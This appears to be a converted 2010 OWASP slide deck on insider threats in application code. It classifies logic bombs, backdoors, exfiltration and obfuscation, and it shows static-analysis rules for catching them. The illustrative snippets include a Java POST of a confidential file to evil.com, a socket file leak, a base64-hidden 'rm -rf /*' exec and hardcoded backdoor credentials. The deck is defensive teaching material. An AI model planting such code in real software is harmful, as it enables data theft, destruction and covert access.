

# Repelling the Wily Insider

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OWASP BeNeLux♦ Eindhoven♦ 12.02, 2010

# Matias Madou

- Principal Security Researcher, Fortify Software
  - Focus on new techniques for finding vulnerabilities (static and dynamic)
  - New ways to protect web applications
- Contributor to Building Security in Maturity Model (BSIMM) Europe
- History in code obfuscation (and binary rewriting)




# Overview

- Intro
- **Insider Threat Background**
- Classes of Insider Threats
- Techniques for Defenders
- Face-Off
- Conclusion

# Are Insiders a Threat to your Company?

- 43% of the companies surveyed attributed losses to malicious insiders



# Defining the Insider Threat

- Bishop/Gates classify malicious insider actions by:
  - Violation of a security policy using legitimate access (misused privilege)

and

- Violation of an access control policy by obtaining unauthorized access (ill-gotten privilege)

# We're Software People

- Forget IT people. What about developers?




# Motives

- Malicious insider's motivation
  - Revenge
  - Monetary gain



# Looking for "Bad Code"



BNWphpBB\_20060913\_0500.sql

```
(2763,692,2,3,1158083697,'c0a8d105','','1,0,1,1,NULL,0),
(2764,726,12,3,1158092770,'c0a8d105','','1,0,1,1,NULL,0);
CREATE TABLE `phpbb`.`phpbb_posts_text` (
  `post_id` mediumint(8) unsigned NOT NULL default '0',
  `bbcode_uid` varchar(10) NOT NULL default '',
  `post_subject` varchar(60) default NULL,
  `post_text` text,
  PRIMARY KEY (`post_id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;
INSERT INTO `phpbb`.`phpbb_posts_text` VALUES (7,'b48689971b','?????? DVD
+R?????','?????? DVD-R ? DVD+R????? Mac?????? DVD-R????? DVD
+R????????\r\n\r\n?????? DVD+R????????????????? DVD-ROM????\r\n?????
DVD????????????\r\n\r\n????????????? DVD+R??? DVD-R????????? DVD
+R????'),(8,'551dd22e90','?????????','?????????.... ??????????????....\r
\r\n????????????? Windows ?? User ??????....\r\n????????????????????\r\n\r
\r\n????????????????????????? Apple ???
Pro????????????????????????????????????????\r\n\r\n
\r\n????????????????????????????????????????\r\n\r\n\r\n?????????????????????
Photoshop?????\r\n\r\n\r\n????????? 96 dpi?????\r\n\r\n?????????????????????
W5???? OpenType????? Mac?????\r\n\r\n\r\nWindows XP???? ClearType???\r\n
[img:551dd22e90]http://www.geocities.com/brentsu/ClearType.jpg[/img:
551dd22e90]\r\n\r\n\r\nWindows XP???? ?? ???\r\n[img:551dd22e90]http://
www.geocities.com/brentsu/Standard.jpg[/img:551dd22e90]\r\n\r\n\r\nWindows
XP???? ?? ???\r\n[img:551dd22e90]http://www.geocities.com/brentsu/
None.jpg[/img:551dd22e90]\r\n\r\n\r\nOK???? ClearType????? ClearType
PowerToy????????\r\n\r\n????????? 8, 9, 10, 11, 12,
```

# Finding Examples

- Open source and public disclosures
- Anonymized commercial/enterprise code
- 2004 Obfuscated Voting contest (Stanford)
  - Count votes correctly in test mode
  - Favor one candidate during the real election
  - Favoritism must be subtle and avoid attention
  - Avoid detection by human code reviewers

# Related Work

- Wysopal and Eng
  - *Static Detection of Application Backdoors*
- Jeff Williams
  - *Enterprise Java Rootkits*
- Bishop et al.
  - *We Have Met the Enemy and He Is Us*
  - *Defining the Insider Threat*
- CMU/CyLab
  - Insider Threat Analysis Center

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# Classifying Well-Known Examples

- Medco (2008)

```
if ( date > "April 23, 2005" )
    delete all files on all 70 servers
```

- Linux (2005)

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
```

- Borland's InterBase (2003)

```
if ( username == "politically" and password == "correct")
    // Grant Access!
```

# Classes of Insider Threat

1. Logic or Time Bomb
2. Backdoors and Secret Credentials
3. Nefarious Communication
4. Dynamic Code Injection/Manipulation
5. Obfuscation and Camouflage

# 1. Logic or Time Bomb

- Malicious code lies dormant until triggered
- Most common insider threat
  - Numerous public disclosers
- Examples
  - Compare hardcoded data/time against current

# 1. Logic or Time Bombs in the News

## "Logic Bomb Wipes out 800 PCs in Norfolk VA"

- Medco admin gets 30 months for planting logic bomb

## "Logic Bomb' Hacker Gets 8 Years for Failed Stock Rigging"

- UBS employee tried to short-sell stock for profit

## "Fired Contractor Kisses Off Fannie Mae With Logic Bomb"

- Programmer fired for scripting error, writes error-free script logic bomb

# 1. Logic or Time Bomb

- Example 1:

```
long initTime = System.currentTimeMillis();
if(initTime > 0x1291713454eL) {
    // Bypass control mechanisms
```

- Example 2:

```
Date d = new Date();
Calendar cd = new GregorianCalendar();
cd.set(2009, 4, 1);
Date d2 = cd.getTime();
if (d.compareTo(d2) > 0) {
    // Mess around. No obvious crash
```

## 2. Backdoors and Secret Credentials

- Provide covert access to the system in the future
- Examples
  - Code that allows remote access
  - Adding credentials
  - Adding a master password
  - Bypassing normal authentication
  - Execute commands (OS, queries, ...)
  - ...

# 2. Backdoors and Secret Credentials

- Borland's InterBase

```
if ( username == "politically" and password == "correct")  
  //Grant Access!
```

- WordPress backdoor

```
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }
```

- Inserting credential at startup:

```
stmt.executeQuery("INSERT INTO Credentials  
  VALUES(0, 'insider' , 'threat') ; " );
```

## 2. Backdoors and Secret Credentials

- Optix Pro (2004)
  - Random-looking 38-character "master password" (kjui3498fjk34289890fwe334gfew4ger\$"sdf)
  - Encrypted in binary, decrypted in RAM
  - Included for security reasons
- Subseven (2000)
  - Backdoor with secret password
  - Way to control what they've created

### 3. Nefarious Communication

- Fixed communication channel to transfer data outside the perimeter / organization
- Excellent way to transfer sensitive information
- Examples
  - Opening socket or other network connection
  - Sending email or other communication

# 3. Nefarious Communication

- Regularly transfer confidential files

```
serverSocket = new ServerSocket(666);

socket = serverSocket.accept();
file = new File("ConfidentialFile.txt");
if (file.exists()) {
    out = new PrintWriter(socket.getOutputStream(), true);
    fi = new FileInputStream(file);
    reader = new BufferedReader(new InputStreamReader(fi));
    String data;
    while ((data = reader.readLine()) != null) {
        out.print(data + "\n");
    }
    out.close();
}
```

# 3. Nefarious Communication

- Similar: Posting a confidential file to the Web

```
url = new URL("http://evil.com:666/SomeDoFile.do");

connection = (HttpURLConnection)url.openConnection();
connection.setRequestMethod("POST");

//The file to send
file = new java.io.File("ConfidentialFile.txt");
fi = new FileInputStream(file);
fi.read(the_bytes);

out = connection.getOutputStream();
out.write(the_bytes);
out.close();

int responseCode = connection.getResponseCode(); //Send
```

### 3. Nefarious Communication

- E-mail spying (Blackberry)
- "Performance update", but contained:

```
smtp.sendMail ("etisalat_upgr@etisalat.ae", subj, body);
```

- Insider-threat code deliberately included

## 4. Dynamic Code Injection/Manipulation

- Changing, adding, or compiling code on the fly
- Examples
  - Abuse of Reflection (rewriting read-only variables)
  - Resource Rewriting (rewriting class and jar files)
  - Runtime Compilation (compiling code at runtime)
  - Class Loader Abuse (turn bytes in executable code)

## 4. Dynamic Code Injection/Manipulation

- Example: Abuse of Reflection

```
public static final String readOnlyKey = "...";  
...  
Field field = String.class.getDeclaredField("value");  
field.setAccessible(true);  
field.set("readOnlyKey", "newValue".toCharArray);  
...
```

# 5. Obfuscation and Camouflage

- Hide malicious code from auditors

- Make code look real (be subtle)

- Linux case, make root:

```
if ((options==(__WCLONE|__WALL)) && (current->uid==0))
```

- X11 case, forgotten parenthesis, May 2006

```
if (getuid() == 0 || geteuid != 0) {  
    if (!strcmp(argv[i], "-modulepath")) {
```

# 5. Obfuscation and Camouflage

- Example: decode a static string and execute it
- Original:

```
Runtime.getRuntime().exec("rm -rf /*");
```

- Obfuscated:

```
String enc_cmd = "cm0g1nJmIC8q";
decoded = (new BASE64Encoder()).decodeBuffer(enc_cmd);
Runtime.getRuntime().exec(decoded);
```

# 5. Obfuscation and Camouflage

- Usage of simple substitution ciphers  
(Rot13, Four Square, Bifid, and Trifid Cypher, ...)

```
String db = "Perqragvnyf"; // Credentials in Rot13
String data1 = "vafvqre"; // insider ...
String data2 = "guerng"; // threat ...
...
db=Rot13.decode(db);
...
String queryStr =
"INSERT INTO "+db+" VALUES(0, '"+data1+"', '"+data2+"');";
...
stmt.executeQuery(queryStr);


INSERT INTO Credentials VALUES(0, 'insider' , 'threat');
```

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# Techniques for Defenders

- Peer review
- Static analysis
  - Out-of-the-box
  - Custom rules
- Runtime testing
  - QA
  - Production
- Results interpretation

# Peer Review

- Obviously suspicious

YZI5dHpxPT1zZGNzYWRjYXNkY2FzZGNhcctsZGNtYTtzbGRT  
YztsYW1zZGNsO21hc2RsbnNrRENBTETTSkRDS0pMQVNEQ0

- After a week, you might spot:

```
if  ($_GET["iz"] )  {  get_theme_mcommand($_GET["iz"]); }
```


- But what about?

```
if  ((options==(__WCLONE|__WALL))  && (current->uid==0))
```

# Static Analysis

- Problems with manual code review
  - What to look for?
  - Where to start?
- Static analysis can help, but requires
  - New rules
  - Different interpretation of the results

# Static Analysis: On the Inside



# Static Analysis: Out-of-the-Box

- Command Injection, SQL Injection, ...
- Example (WordPress):

```
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }

function get_theme_mcommand($mcds) {
    passthru($mcds);
    ...
}
```

# Static Analysis: Custom Rules

- A laid-off employee installs code that reads the **entire database** on a regular basis and sends the results over the network.

# Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.  

- First: Grabbing the entire database is suspicious
- Broad-reaching static query:  
`con.execute ("SELECT * FROM database");`
- Rule: Matches "(?i)select\s+\\*\s+from\s+\w+"

# Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.

# Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.
- Second: Socket management is suspicious
- Creating a socket connection:

```
ServerSocket srvr =  
    new java.net.ServerSocket(666);
```
- Rule: Hardcoded java.net.ServerSocket port

# Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.

# Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.
- Third: Mechanism to grab and compare time
- Retrieving the current time:  
`initTime = System.currentTimeMillis();`
- Rule: Calls to  
`java.lang.System.currentTimeMillis()`

# Static Analysis: Custom Rules

- A laid-off employee installs code that reads the entire database on a regular basis and sends the results over the network.
- Third: Mechanism to grab and compare time
- Comparison with a hardcoded time:  
`if (initTime > 0x1291713454eL)`
- Rule: Time comparison with hardcoded values

# Runtime Testing: QA

- Extensive functional testing can help
  - Dead code is interesting
- Monitor application critical places
  - Queries executed against a DB
  - Opening network connections
  - ...

# Runtime Testing: Production

- Monitor for abnormal activity
  - Unusual amounts of data
  - Resurrecting "dead code"
  - Anomalous queries and commands
  - Connections to unusual ports/URLs/...
  - ...

# Results Interpretation


- Breadcrumbs, not smoking guns
- Example:

```
long initTime = System.currentTimeMillis();  
if(initTime > 0x1291713454eL)  
    //Code
```

- Found: Hard coded date comparisons
  - Legit: Checking for updates
  - Insider: Trigger for a logic bomb

# Results Interpretation

- Order results based on strength of implication
- Example: date comparison
  - Low: get the current time
  - Medium: compare the current time
  - High: compare the current time with hardcoded time



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# Face-Off

## Where we are today

- Rules for 17 insider threats issues in Java (next)
- Found multiple real issues in enterprise code

## The Face-Off:

- Rerun the examples
- Describe what to flag

# Insider Threat Categories

- 1. Class Loader Abuse
- 2. Abuse of Reflection
- 3. Runtime Compilation
- 4. Credential Insertion
- 5. E-Mail Spying
- 6. Hidden Functionality
- 7. Leaked Secret
- 8. Logic Bomb
- 9. Network Communication
- 10. Overwritten Method
- 11. Password Bypass
- 12. Process Flow Disruption
- 13. Redundant Condition
- 14. Resource Rewriting
- 15. Static SQL Query
- 16. Static Secret
- 17. Suspicious String

# Classes of Insider Threat

1. Logic or Time Bomb
2. Backdoors and Secret Credentials
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4. Dynamic Code Injection/Manipulation
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# 1. Logic or Time Bomb

- Flag date comparisons as:
  - Low priority: get the current time
  - Medium priority: compare the current time
  - **High priority:** **to a hardcoded date**
- Example 1:

```
long initTime = System.currentTimeMillis();  
if(initTime > 0x1291713454eL)  
    // Trigger  
    // Update database to bypass control mechanisms
```

## 2. Backdoors and Secret Credentials

- Flag all insertions in a db:
  - Low: into the credential database
  - **Medium: hardcoded credentials**
  - High: at startup

```
stmt.executeQuery ("INSERT INTO Credentials  
VALUES (0, 'insider' , 'threat') ; " );
```

## 2. Backdoors and Secret Credentials

- Report comparing hardcoded username and password (Borland InterBase):

```
if ( username == "politically" and password == "correct")  
    //Grant Access!
```

- Default command injection rules (WordPress):

```
if ( $_GET["iz"] ) { get_theme_mcommand($_GET["iz"]); }
```

# 3. Nefarious Communication

1. Hardcoded port in new sockets
2. Accessing a hardcoded file:

```
serverSocket = new ServerSocket(666);

socket = srvr.accept();
file = new File("ConfidentialFile.txt");
if (file.exists()) {
    out = new PrintWriter(socket.getOutputStream(), true);
    fi = new FileInputStream(file);
    reader = new BufferedReader(new InputStreamReader(fi));
    String data;
    while ((data = reader.readLine()) != null) {
        out.print(data + "\n");
    }
    out.close();
}
```

### 3. Nefarious Communication

- Flag hardcoded e-mail addresses (Blackberry):

```
smtp.sendMail("etisalat_upgr@etisalat.ae", subj, body);
```

## 4. Dynamic Code Injection/Manipulation

- Flag functions (like `Field.setAccessible()`) that can change read-only variables:

```
public static final String readOnlyKey = "....";
...
Field field = String.class.getDeclaredField("value");
field.setAccessible(true);
field.set("readOnlyKey", "newValue".toCharArray());
...
```

- Similar rules for categories in paper by Jeff Williams

# 5. Obfuscation and Camouflage

- Flag use of equals (=) inside if statements (Root in Linux case):

```
if ((options==(__WCLONE|__WALL)) && (current->uid=0))
```

- Identify variables with the same name as common functions (X11, forgotten parenthesis):

```
if (getuid() == 0 || geteuid != 0) {  
    if (!strcmp(argv[i], "-modulepath")) {
```

# 5. Obfuscation and Camouflage

- Report decode operations on hardcoded strings:
- Example 1:

```
String enc_cmd = "cm0gLXJmIHNvbWVfY3JpdG1jYWxfZGlyLyO=";  
decoded=(new BASE64Encoder()) .decodeBuffer(enc_cmd);  
Runtime.getRuntime().exec(decoded);
```

- Example 2:

```
String db = "Perqragvnyf";  
String data1 = "vafvqre";  
String data2 = "guerng";  
...  
db=Rot13.decode(db);  
...  
String queryStr =  
    "INSERT INTO "+db+" VALUES (0, '"+data1+"', '"+data2+"');";  
stmt.executeQuery(queryStr);
```

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# Avoid Getting Caught

- Make your code
  - Look real
  - As benign as possible
- Know your enemy
  - Understand defenders' capabilities
  - Use tools
- Don't do it!

# Catching Malicious Insiders

- Looking for a needle in a haystack
  - Insiders have a big arsenal
  - Simple, well-planned code is most popular
- Require a systematic approach
  - Technology helps produce heatmap
  - Auditors must have right mindset

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